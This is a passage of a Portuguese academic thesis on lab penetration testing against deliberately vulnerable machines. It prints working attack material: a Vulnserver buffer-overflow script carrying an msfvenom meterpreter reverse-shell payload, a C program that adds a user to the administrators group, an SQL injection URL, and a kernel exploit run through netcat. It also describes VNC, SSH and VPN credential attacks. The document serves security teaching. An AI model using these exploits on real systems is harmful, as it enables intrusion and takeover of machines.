| grep "has address" | cut -d " " -f4 | sort -u
```

Fonte: Próprio autor.

3.3.3.5 Roteiro automático para reconhecimento ativo em um domínio externo

No roteiro presente na figura 22 estão as ferramentas que foram aplicadas para realizar o reconhecimento ativo sobre um domínio público externo em uma única chamada, sem a necessidade de passar cada comando por vez no terminal do *Kali*.

Figura 22 – Roteiro para reconhecimento ativo.

```
#!/bin/bash
echo "Enter target domain: "
read domain
echo "Rodando o dmitry para enumerar informações"
dmitry -insep $domain > domain.txt
echo "----------------"
echo "Rodando o dnsrecon para identificar o SRV record."
dnsrecon -t std -d www.$domain > dnsominio.txt
echo "----------------"
echo "Rodando dnsrecon para descobrir as Zone Transfer"
dnsrecon -d $domain -t axfr > ztdns.txt
echo "----------------"
echo "Pegando sites correlatos com mesmo nome"
echo load recon/profiles-profiles/profiler >> recon
echo set source $domain >> recon
echo run >> recon
echo exit >> recon
recon-ng < recon | grep profile > profiles.txt
echo "----------------"
echo "Mapeando o domínio"
traceroute $domain > tracerout.txt
rm recon
```

Fonte: Próprio autor.

O foco do roteiro é em parte semelhante aos roteiros 3.3.3.2, 3.3.3.3 e 3.3.3.4, pois é a enumeração é realizada, os dados sobre um domínio como nomes do *NameServer*, *Mail Exchange*, SRV, PTR e o *Start of Authority*, que indica o responsável pelo domínio, os IPs dos *NameServer*, as transferências de zona.

Entretanto, com o uso de ferramentas automáticas é possível também verificar a existências de portas abertas, mapear os pacotes na rede até o domínio e verificar perfis correspondentes em diversas páginas como *Facebook*, *Youtube* e afins, adquirindo a maior quantidade possível de informações sobre o alvo.

3.3.3.6 Roteiro Fuzzing

Na figura 23, tem-se o código do roteiro para *fuzzing* usado no método de exploração contra uma máquina Windows. Esse roteiro permitirá que o método *fuzzing* seja utilizado em conjunto com a ferramenta *spike* para descobrir vulnerabilidades em um servidor através do envio constante de pacotes TCP.

Figura 23 – Roteiro para aplicar o *fuzzing*.

```
s_readline(); #Lê cada linha de entrada a partir da conexão com o host alvo.
s_string("TRUN |"); #Faz a chamada do comando.
s_string_variable("VALUE"); #atribui um valor de string como parâmetro.
```

Fonte: Próprio autor.

3.3.3.7 Roteiro derrubada de servidor

Para interromper o funcionamento do servidor mais rapidamente e permitir com que houvesse um conhecimento mais detalhado das falhas encontradas, foram gerados alguns roteiros em *python* com o objetivo de agilizar os processos. Na figura 24 podemos ver o primeiro dos códigos desenvolvidos tendo como objetivo o envio constante de pacotes para a geração do estouro da memória temporária.

Figura 24 – Roteiro para estouro da memória temporária.

```
import socket #importando a biblioteca para a criação do socket
IP = raw_input("enter the IP to crash:") #variável de entrada do IP alvo
PORT = 9999 #definição da porta do servidor
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #estabelecendo o socket para conexão
s.connect((IP,PORT)) #realizando a conexão
banner = s.recv(1024) #determinando o tamanho do banner que recebe um dado de até 1024 bytes.
print(banner) #printa a chamada do banner
command = "TRUN " #atrbiuindo a variável o valor do comando vulnerável
header = "|/.:/" #cabeçalho da mensagem enviada
#o pattern contém o valor da mensagem enviada
pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
#fazendo o envio das variáveis com intuito de derrubar o servidor.
s.send (command + header + pattern + value)
print ("server dead")
```

Fonte: Próprio autor.

Fazendo uso desse roteiro é possível aplicar de uma única vez o *fuzzing* e o *debbuging* da aplicação. O valor da variável *pattern* foi adquirido com o *metasploit*.

Ao acessar a pasta *usr/share/metasploit-framework/tools/exploit*, o roteiro *pattern_create* foi acionado com o comando no terminal do *Kali ". /pattern_create –l 4000*".

O segundo script em Python desenvolvido está presente na figura 25. O objetivo é semelhante ao script da figura 24, com a diferença que além de derrubar o servidor ele também cria uma conexão entre as duas máquinas permitindo um acesso e controle remoto da máquina atacante na máquina alvo. O valor da variável buffer foi gerado pelo *msfvenom* no terminal do *Kali* com o comando "msfvenom –a x86 –plataforma Windows –p windows/meterpreter/reverse_tcp l*host*=1291.68.56.101 lport=4444 –e x86/shikata_ga_nai –b '\x00' –i 3 –f python". Com o resultado gerado no terminal, os valores foram copiados para o roteiro da figura 25.

Figura 25 – Roteiro para estouro e conexão.

```
import socket #importando a biblioteca para a criação do socket
IP = raw_input("enter the IP to crash:") #variável de entrada do IP alvo
PORT = 9999 #definição da porta do servidor
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #estabelecendo o socket para conexão
s.connect((IP,PORT)) #realizando a conexão
banner = s.recv(1024) #determinando o tamanho do banner que recebe um dado de até 1024 bytes.
print(banner) #printa a chamada do banner
command = "TRUN " #atrbiuindo a variável o valor do comando vulnerável
header = "|/.:/" #cabeçalho da mensagem enviada
buffer = "Z" * 2002 #atribuindo o valor da mensagem enviada.
#625011AF  FFE4  JMP ESP
eip = "\xAF\x11\x50\x62" #atribuindo o valor do endereço do comando assembly
nops = "\x90" * 50  # determinando os valores para o preenchimento de memória.
buf =  ""
buf += "\xd9\xc0\xd9\x74\x24\xf4\x5d\xb8\x8b\x16\x93\x5e\x2b"
.
.
.
buf += "\x3c\x8b\x39\x3e\xb3\x66\x79\xb3\xd5\x8e\x71"
#fazendo o envio das variáveis com intuito de derrubar o servidor.
s.send (command + header + buffer + eip + nops + buf)
print ("server dead")
```

Fonte: Próprio autor.

3.3.3.8 Roteiro para escalada de privilégio na máquina Windows

Na figura 26 tem-se o código escrito em C para explorar a vulnerabilidade de uma aplicação mal configurada, que permite com que terceiros possam alterar suas configurações pelo fato de que as opções de escrita e leitura se encontram abertas e substituir o arquivo original, permitindo assim com que a escalada de privilégio seja possível na máquina Win_7.

Figura 26 – Roteiro para escalda de privilégio.

```
#include <stdlib.h>
int main(){
        int i;
        i=system("net localgroup administrators low /add");
        return 0;
}
```

Fonte: Próprio autor.

3.3.4 Configuração nas máquinas Windows.

Na máquina Win_7 foram instalados os programas *Python* 2.7.14, o *Immunity Debugger* 1.85, o programa *Photodex Proshow Gold* 5.0.3310 e servidor *Vulnserver*. Também foram desligadas todas as políticas de *firewall* existentes, foi permitido o controle remoto a partir de qualquer máquina e associado ao domínio *netsecure*.*corp* presente na máquina Metasploitable3.

Na máquina Metasploitable3 foi instalado o DNS, *Active Directory Domain Service*, *File Services*, criado o domínio netsecure.corp, adicionado usuário para à máquina Win_7, desligadas as políticas de *firewall* e instalado a aplicação mutillidae II.

Com estas programações e configurações realizadas está criado o ambiente para a realização dos testes, cujos aspectos e resultados serão apresentados no próximo capítulo.


4 RESULTADOS E DISCUSSÃO

Neste capítulo estão presentes os resultados dos testes realizados, a metodologia aplicada e as ferramentas utilizadas na solução proposta pelo projeto. Foram criados diversos cenários com propósitos diferentes para simular situações em que um analista de *pentest* pode encontrar no cotidiano. Como são demonstrações, existem testes aqui replicados que podem ser encontrados de forma semelhante em outros trabalhos e as máquinas utilizadas como alvo possuem o propósito de serem vulneráveis exatamente para a realização dos testes.

4.1 Atacando uma máquina com Virtual Network Computer (VNC)

A presença do VNC em uma rede pode ocorrer pelas ações legítimas de um dos administradores do sistema que busca fazer o controle de forma remota, como pelo comprometimento da rede pela ação de um invasor que visa o controle de forma semelhante. Para a simulação do ataque a máquina *Kali* e a máquina Metasploitable2 foram ligadas na mesma rede. A primeira etapa realizada era identificar qual é o IP da máquina alvo. Por isso foi realizado o reconhecimento com o *nmap*. Na figura 27 tem-se o resultado da varredura realizada.


Figura 27 – Varredura para identificar o IP do alvo.



Fonte: Próprio autor.

Constatado o IP do alvo, o *netcat* foi empregado para verificar a existência de portas TCP abertas. O objetivo era verificar se a porta 5900 utilizada pelo VNC se encontrava de fato aberta permitindo um ataque. Na figura 28 estão presentes algumas das portas abertas, existentes na máquina alvo. Outro detalhe importante que o *netcat* retorna é sobre para as portas consideradas (padrão) para determinadas aplicações, caso estivessem abertas, apresenta os serviços em uso.


Figura 28 – Identificando se a porta 5900 se encontrava aberta.



Fonte: Próprio autor.

Apesar de não estar relatado no resultado gerado pelo *netcat*, a porta 5900 é considerada usualmente como a padrão para VNC. Levando esse ponto em conta as informações relevantes do VNC, como a versão do protocolo adotado, configurações de segurança existentes (como método de autenticação), protocolo de entrega de pacotes e a categoria do sistema operacional, foram verificadas com o *nmap*. A figura 29 apresenta a verificação.


Figura 29 – Verificação das configurações do VNC.



Fonte: Próprio autor.

Como o VNC apresentava um método de autenticação para acesso, um ataque de força bruta para obter o usuário e a senha de acesso foi gerado no *metasploit*. Para seu funcionamento correto, configurou-se o módulo auxiliary/scanner/vnc/vnc_login, onde o parâmetro *rhosts* representa o IP da máquina alvo, STOP_ON_SUCCESS para evitar que novas solicitações de acesso fossem enviadas intermitentemente caso a conexão já tenha se estabelecido e o comando *run* para que o módulo funcionasse efetivamente. Na figura 30 estão relatadas as configurações do *metaploist* e o resultado do ataque gerado.


Figura 30 – Configurações e resultados do *metasploit*



Fonte: Próprio autor.

O resultado do *metasploit* informou que não havia necessidade de um usuário para acessar o VNC, mas apenas a senha *password*. Tendo ciência desses dados, utilizando o *vncviewer* uma tentativa de conexão com o alvo foi realizada fazendo uso da senha obtida com o *metasploit*. Na figura 31 mostra-se que os dados obtidos estavam corretos e a conexão se estabeleceu com sucesso, onde no terminal da máquina alvo utiliza-se o comando ls para listar diretórios e arquivos.

Figura 31 – Conexão realizada com sucesso e comandos aplicados.



Fonte: Próprio autor.

A partir dessa conexão era possível também navegar pelo sistema e verificar, por exemplo, a lista de usuários registrados que existiam com o comando *getent passwd* conforme figura 32.

Figura 32 – Lista de usuários no sistema alvo.

Fonte: Próprio autor.

4.2 Atacando uma VPN

Uma VPN é um método empregado para prover um meio seguro e criptografado de comunicação na *internet* entre locais remotos ou usuários que estejam na mesma rede. Apesar de existirem dois protocolos de VPN, *IPSec* e SSL, apenas o primeiro será apresentado neste trabalho por ser o mais utilizado.


No teste realizado foram ligadas as máquinas VulnVPN e *Kali* na mesma rede interna, sendo o objetivo do ataque a obtenção da chave de acesso que permitiria que a conexão a VPN pudesse ser estabelecida. A rede interna foi verificada com o *nmap* para obter o endereço IP da máquina alvo, conforme presenta na figura 33.

Figura 33 – Descobrindo o IP alvo.

Fonte: Próprio autor.

Descoberto o IP do alvo, o *nmap* foi manejado para descobrir quais as portas TCP e UDP estivessem abertas no alvo conforme a figura 34. As redes VPN usam conexão UDP para seus protocolos. Como a porta aberta era a 500, o protocolo adotado era o *IPSec*.


Figura 34 – Portas TCP e UDP abertas no alvo.



Fonte: Próprio autor.

Para obter informações importantes das configurações da VPN, o *ike-scan* foi empregado executando várias transformações contra o alvo, retornando apenas aquelas que geravam resultado com sucesso. Uma transformação consiste em um conjunto de atributos como algoritmo de criptografia, de *hash*, grupo *Diffie-Hellman* e a vida útil. Na figura 35 tem-se o resultado da primeira transformação do *ike-scan.*


Figura 35 – Usando uma transformação com o *ike-scan.*



Fonte: Próprio autor.

O método de criptografia encontrado foi o 3DES, para HASH o método SHA1, o modo de autenticação com uma chave PSK (pré-compartilhada), o grupo de 1024 bits e o programa utilizado para a VPN o *Openswan* 2.6.37. Também foi identificado que as negociações das transformações utilizavam o protocolo IKE conforme a figura 36.


Figura 36 – Identificando a existência do protocolo IKE para transformações.



Fonte: Próprio autor.

O *ike-scan* também permitiu com que fosse efetuado o *fingerprint* sobre gateway na tentativa de buscar o modelo utilizado. A ferramenta *ike-scan* fez o envio de pacotes de análise IKE ao *gateway* da VPN, mas sem responder à resposta recebida. O servidor hospedeiro do VPN então respondia como se os pacotes tivessem sido perdidos e implementava a estratégia de *backoff* para reenviar os pacotes. Na figura 37 tem-se o resultado dos *gateways* encontrados.


Figura 37 – *Gateways* encontrados.



Fonte: Próprio autor.

O último teste desempenhado pelo *ike-scan* consistia em conseguir a chave de acesso criptografada que permitiria uma conexão à VPN. Na figura 38 tem-se o valor criptografado da chave de acesso compartilhada previamente.

Figura 38 – Criptografia da chave de acesso.



Fonte: Próprio autor.

Passando os valores da chave criptografada para o *psk-crack* foi possível lograr a senha de acesso conforme figura 39.

Figura 39 – Chave de acesso.


Fonte: Próprio autor.

Não estava no escopo do teste, mas com a senha de acesso e configurações em uma VPN seria possível fazer a conexão a máquina hospedeira.

4.3 Atacando uma máquina Linux para escalada de privilégio

No teste realizado foi considerado que a única informação conhecida era que a máquina alvo estava utilizando a mesma rede que a máquina atacante. A máquina VulnOS serviu como alvo e *Kali* como atacante. A descoberta do IP alvo e quais as portas TCP estavam abertas foi possível graças a combinação do *nmap* com o *netcat*, conforme presente na figura 40.

Figura 40 – IP alvo e as portas abertas.



Fonte: Próprio autor.


Como a porta 80 estava aberta no momento foi possível deduzir a existência de algum servidor em funcionamento. Entretanto, para que de fato a confirmação pudesse ser realizada, o IP da máquina alvo foi inserido no navegador *Mozilla Firefox* para verificar se realmente algum servidor estava funcionamento e, caso existisse, constatar a aplicação *web*, conforme a figura 41 relata.

Figura 41 – Aplicação em funcionamento.

Fonte: Próprio autor.

Na aplicação encontrada não existiam muitas informações disponíveis nem nenhuma vulnerabilidade que pudesse ser explorada, apenas um redirecionamento para outra página. Após acessar a segunda página, buscou-se encontrar possíveis brechas visando encontrar um método de ataque contra a aplicação ou o servidor. Apesar de possuir várias páginas, apenas na página da documentação foi encontrado uma informação pertinente sendo necessário selecionar todo o texto que estava invisível. Constava na averiguação que existia um diretório no servidor que armazenada a documentação da aplicação e uma senha e um usuário, conforme figura 42.

Figura 42 – Pista encontrada na página de documentação.



Fonte: Próprio autor.


Ao acessar o diretório inserindo */jabcd0cs/* no navegador depois do IP do alvo uma nova página foi aberta. Nesta página foi possível identificar que existia um Gerenciamento Eletrônico de Documentos em funcionamento (GED), presente na figura 43. Um GED é um método automatizado, mais precisamente uma tecnologia, para fazer a geração, o controle, o armazenamento, compartilhamento e a recuperação de informações existentes em documentos.

Figura 43 – Versão do GED encontrada.

Fonte: Próprio autor.

Muitas vezes os GED possuem vulnerabilidades constatadas sendo principalmente mais presentes em versões desatualizadas. Considerando essa possibilidade, no *searchsploit* foi realizado uma busca para verificar a existência de *exploit* que pudesse ser aplicado. Na figura 44 mostra o resultado encontrado no *searchsploit*, onde um arquivo textual continha as informações sobre a vulnerabilidade existente.

Figura 44 – Resultado do *exploit* encontrado.



Fonte: Próprio autor.

No *searchsploit* constava um arquivo textual falando sobre um *exploit* que se aplica ao GED encontrado na aplicação do alvo. Ao ler o arquivo foi possível identificar que a aplicação apresentava uma vulnerabilidade que aceita injeção de SQL através do comando presente na figura 45.


Figura 45 – Comando para injeção SQL.

```
http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,version%28%29,3,4,5,6,7,8,9
```

Fonte: Próprio autor.

Com o *sqlmap* foi possível aproveitar a falha e realizar a injeção de SQL para encontrar quais os bancos existiam em funcionamento no servidor da máquina alvo, conforme figura 46.

Figura 46 – Utilizando o *sqlmap* para encontrar os bancos na máquina alvo.



Fonte: Próprio autor.


Dentro da lista de bancos existentes estava o jabcd0cs, banco no qual a aplicação guarda os dados. Para verificar quais as tabelas compunham o banco o *sqlmap* foi novamente empregado. A figura 47 traz o resultado do *sqlmap* contendo a lista das tabelas existentes no banco alvo.

Figura 47 – Encontrando as tabelas no banco.

Fonte: Próprio autor.

Pelo nome das tabelas existentes, a que apresenta a maior probabilidade conter dados úteis para uma invasão era odm_user. Com o *sqlmap* sendo utilizado pela última vez foi possível levantar os dados que estavam contidos na tabela, presente na figura 48.


Figura 48 – Verificando os dados da tabela.



Fonte: Próprio autor.

Foram encontrados dois usuários com senhas criptografadas. Sem a senha, esse dado por si não tinha muita valia, então o *hashcat* foi manejado para quebrar a criptografia das senhas de forma *off-line*. A figura 49 mostra o resultado do *hashcat*

Figura 49 – Aplicando o *hashcat* para quebrar a senha.



Fonte: Próprio autor.

Descoberto a senha webmin1980 para o usuário webmin uma nova tentativa de ataque foi realizada. Considerando que a porta 22 para SSH se encontrava aberta, uma forma de ataque ao protocolo de acesso remoto era possível. Para verificar se as credenciais encontradas eram úteis, um ataque de força bruta contra a porta 22 foi gerado pelo *hydra*. Na figura 50 está relatado o resultado do ataque gerado pelo *hydra* e a confirmação de que as credenciais de fato serviam para uma conexão de acesso remoto através do SSH.


Figura 50 – Resultado gerado pelo *hydra*.

Fonte: Próprio autor.

De posse do usuário e sua respectiva senha, uma conexão SSH foi estabelecida entre a máquina atacante e a máquina alvo. As únicas informações

existentes depois da conexão eram o modelo do sistema operacional, seu *kernel* e um arquivo textual contendo um código fonte, possivelmente para a criação do *kernel*. A figura 51 apresenta as informações da máquina alvo.


Figura 51 – Informações da máquina alvo.



Fonte: Próprio autor.

Considerando que o sistema operacional e o seu *kernel* eram versões antigas, a probabilidade da existência de alguma *exploit* que pudesse comprometer o sistema era considerável. Para tal, uma nova busca foi efetuada no *searchsploit* com o nome do sistema operacional e do seu *kernel* O resultado da busca constatou que de fato existia um *exploit* para o sistema operacional conforme figura 52.

Figura 52 – Resultado da busca no *searchsploit*.



Fonte: Próprio autor.

O resultado da busca apresentou dois arquivos, um contendo um código em C e um arquivo texto. A melhor estratégia adotada em casos do gênero era a de ler o arquivo textual primeiro, pois poderia conter instruções de uso para o código, conjunto de passos ou até mesmo qual a vulnerabilidade encontrada.

Ao ler o arquivo textual foi constatado que no sistema operacional em questão existia uma falha no núcleo que possibilitava a escalada de privilégios de um usuário comum ao usuário root. Utilizando o *netcat* em ambas as máquinas, o arquivo com o código em C foi transferido do *Kali* para VulnOS. No alvo o arquivo foi compilado com o *gcc* e executado, mudando o usuário webmin para o usuário root, permitindo assim um controle quase que total sobre a máquina. Na figura 53 mostra a transferência do

arquivo, a compilação do arquivo e a mudança de privilégios.

Figura 53 – Mudando o privilégio.

```
$ nc -lvp 4444 > 37292.c
listening on [any] 4444 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 48430
ls
^Z[1] + Stopped                    nc -lvp 4444 1>37292.c
$ ls
??  37292.c  post.tar
$ gcc 37292.c -o 37292
$ ./327292
-sh: 5: ./327292: not found
$ ls
??  37292  37292.c  post.tar
$ ./37292
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686
 i686 GNU/Linux
# whoami
root
```

Fonte: Próprio autor.

4.4 Atacando uma máquina Windows com aplicação vulnerável

Neste teste as máquinas Win_7 e *Kali* foram ligadas na mesma rede. Foi considerado como informação inicial que o analista teria um perfil de acesso remotamente à máquina Win_7. O objetivo do teste era conseguir fazer a escalada de privilégio a partir de uma aplicação vulnerável instalada no sistema alvo. O primeiro passo efetuado consistiu em identificar o IP da máquina alvo com o *nmap* e verificar com o *netcat* se a porta 3389 para controle remoto em ambientes Windows estava aberta. Na figura 54 tem o resultado do *nmap* conjuntamente com o *netcat*.


Figura 54 – Identificando o IP e se a porta para controle remoto estava aberta.

```
Ip do alvo
